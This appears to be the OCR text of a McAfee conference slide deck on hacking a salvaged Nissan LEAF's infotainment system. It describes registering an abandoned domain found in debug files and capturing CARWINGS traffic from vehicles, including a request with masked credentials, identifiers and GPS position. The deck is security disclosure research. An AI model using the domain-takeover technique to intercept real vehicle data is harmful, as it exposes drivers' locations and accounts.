McAfee™

Driving down the rabbit hole

Jesse Michael
Mickey Shkatov
Oleksandr Bazhaniuk

Agenda

- Who are we
- Background
- Picking our battles
- The web vuln
- Intermission
- Telematics
  - What is it
  - Local vulnerabilities discovered
  - Writing a blind exploit
  - Remote vulnerability
- Conclusion
- Public statements
- Questions

Who Are We?


Jesse @jessemichael
Mickey @HackingThings
Alex @ABazhaniuk

https://www.mcafee.com/us/threat-center/advanced-threat-research/index.aspx

Background

Background

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security
- Actual car hacking experience is at 0%



Background

- Autonomous vehicles
  - Tesla Autopilot
  - Comma.io
  - Google self driving car
  - UBER
- Connected cars
  - Autonomous
  - V2X
  - V2V
- Drive by wire systems, how does it work?

Background

If I have seen further than others, it is by standing upon the shoulders of giants.

- Charlie Miller and Chris Valasek
- Troy Hunt and Scott Helme - Nissan web API hack
- Kevin Mahaffey and Marc Rogers (Tesla hack 2015)
- Keen Labs Tesla hack
- And more...

Background

- Budget?

- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System

- Ok, Lets go the wrecking yard and look around

Background


- Funny story about the wrecking yard.
  - Looking for a late model OEM IVI.
  - “What do you have?”
    - An F150 that got into a brawl with a wall and lost
    - and more squashed cars
- A junk yard != wrecking yard.


Background

- Nice car!
- Can you spot what caused it to be “Totaled”?

Background


- GIMME THAT DASHBOARD!






Background

- 1 week later
- carception



Background

- A trip to Lowe’s and a few hours later



Background

- Once it is fully assembled it kinda works
- A “few” errors appear on the instrument panels.
- We need to get this thing on the table somewhat functional
- **NissanConnect℠ EV**

Background

- NissanConnect℠ EV (formerly known as CARWINGS®) is designed to help you manage your Nissan LEAF® and control a host of convenient features. The best part: you don’t have to be in or even near your car to do it. It all works through your smartphone or computer. [*]
- NissanConnect EV is complimentary for three years. You just need to download the companion app to run all the features listed below.


WITH THE NISSANCONNECT℠ EV APP, YOU CAN:

- Find a nearby charging station
- Check on the state of your battery charge
- Remotely start a charging session
- Get notified when your battery is fully charged
- See your estimated driving range
- Heat up or cool down your LEAF® to the comfortable temperature it was when you left it
- Set a reminder to plug in your car

Source:https://www.nissanusa.com/connect/features-app/system-requirements/nissan-connect-ev

Background

- Next step, switch owners in the backend
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:




- junk title can't be moved.
- Bill of sale, wrecking yard receipt?
  - ask nissan nicely and you shall receive

Picking our battles

Picking our battles

- We already pwned one in the past, seems like the best place to start.
- Looking at the IVI attack surface:



Picking our battles

- The IVI is running windows automotive 7 , no source, requires license.
- That’s too hard!, we want to hack this but...


- Maybe there is something simpler to hack in our sights, let's keep looking

Picking our battles

- Getting any kind of info from the IVI

Picking our battles


- Getting any kind of info from the IVI




- Navigation system debug data
- contacts
- way points
- SRAM dump

Picking our battles

- Getting any kind of info from the IVI



- Navigation system debug data
- contacts
- way points
- SRAM dump
- Flash dumps



The Web Vuln

The web vuln


After running strings on the debug files we discovered this url:


“http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/”

- Let’s do a WHOIS
- no one owns it, let’s buy it for the lulz!
- setting up an EC2 instance and running a generic honey pot
- Let's see who comes knocking

The web vuln

- The Web vulnerability
  - First knock comes from japan





The web vuln

- The Web vulnerability
  - First knock comes from japan

The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

```
POST /WARCondelivbas/it-m_gw10/ HTTP/1.1
Host: biz.nissan-gev.com
Connection: Keep-Alive
User-Agent: NISSAN CARWINGS
Content-Type: application/x-carwings-nz
Content-Length: 614

^@^@^Cä^@^@^BZx<9ØK<81>:6%?¢sdd^TQ<82><j4A_<87>æL0^Rí^P¡(<81>
¤äsdx¤¿ÓßêÇtHÙId^HZrwggg×I<92>^\$É»
^?)cÙIx^X<83>Éæó|¶<9c><Õ:<81>óïõíÝ/ÜOðâ<9c>¼?=<87><23>ôÒ:Õ<98><82>ÂA<89>4eS)³)
èÝïÕQN<8349>óÂTB7F^VÔ4ôüìð´^Tv<8b>^P÷<9a><9a>M2<87>è<WfM<8c>è^UW^U ßÐ¡ÄK]Pi-%UYG^?
Æ²4:gl<89>Rj¸ÍOò%c×s¶LÓ<93><80>°X.èÙét^G<8f>B÷ng¸µßZ^N^^±xcfAW
«ÕQÊ²ð¦A<80>ødÐ^B^GJjÑ^V<94>±E$PÐÙíEp§Ùq@^?<81>^Bl_jâÚjÏÖ<96>^H<86><90>ÇA^xNWPç<9b>
<96>^Rë`^B«´¶
```

The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<carwings version="2.2">
    <aut_inf navi_id="1054********" tel="err" dcm_id="2012********"
    dcm_tel="380*********" sim_id="89380**************" vin="1N4A**********"
    user_id="*********" password="*********"></aut_inf>
    <bs_inf><sftwr_ver navi="041-102-10111000000003010100" map="006"
    dcm="3NF0000642"></sftwr_ver>
    <vcl spd="0" drc="138.5" sts="stop" rss="5" crr="life:)">
    <crd datum="wgs84" lat="40,00,**.**" lon="-75,01,**.**"></crd></vcl>
    <navi_set t_zone="-8.00" lang="use" dst_d="km" tmp_d="C" e_mlg_d="km/kwh"
    spd_d="km/h"></navi_set></bs_inf>
    <srv_inf><app name="AP"><send_data id_type="file"
    id="APUP001.001"></send_data></app></srv_inf>
</carwings>
```

The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.
- We got cars connecting to our server?!?

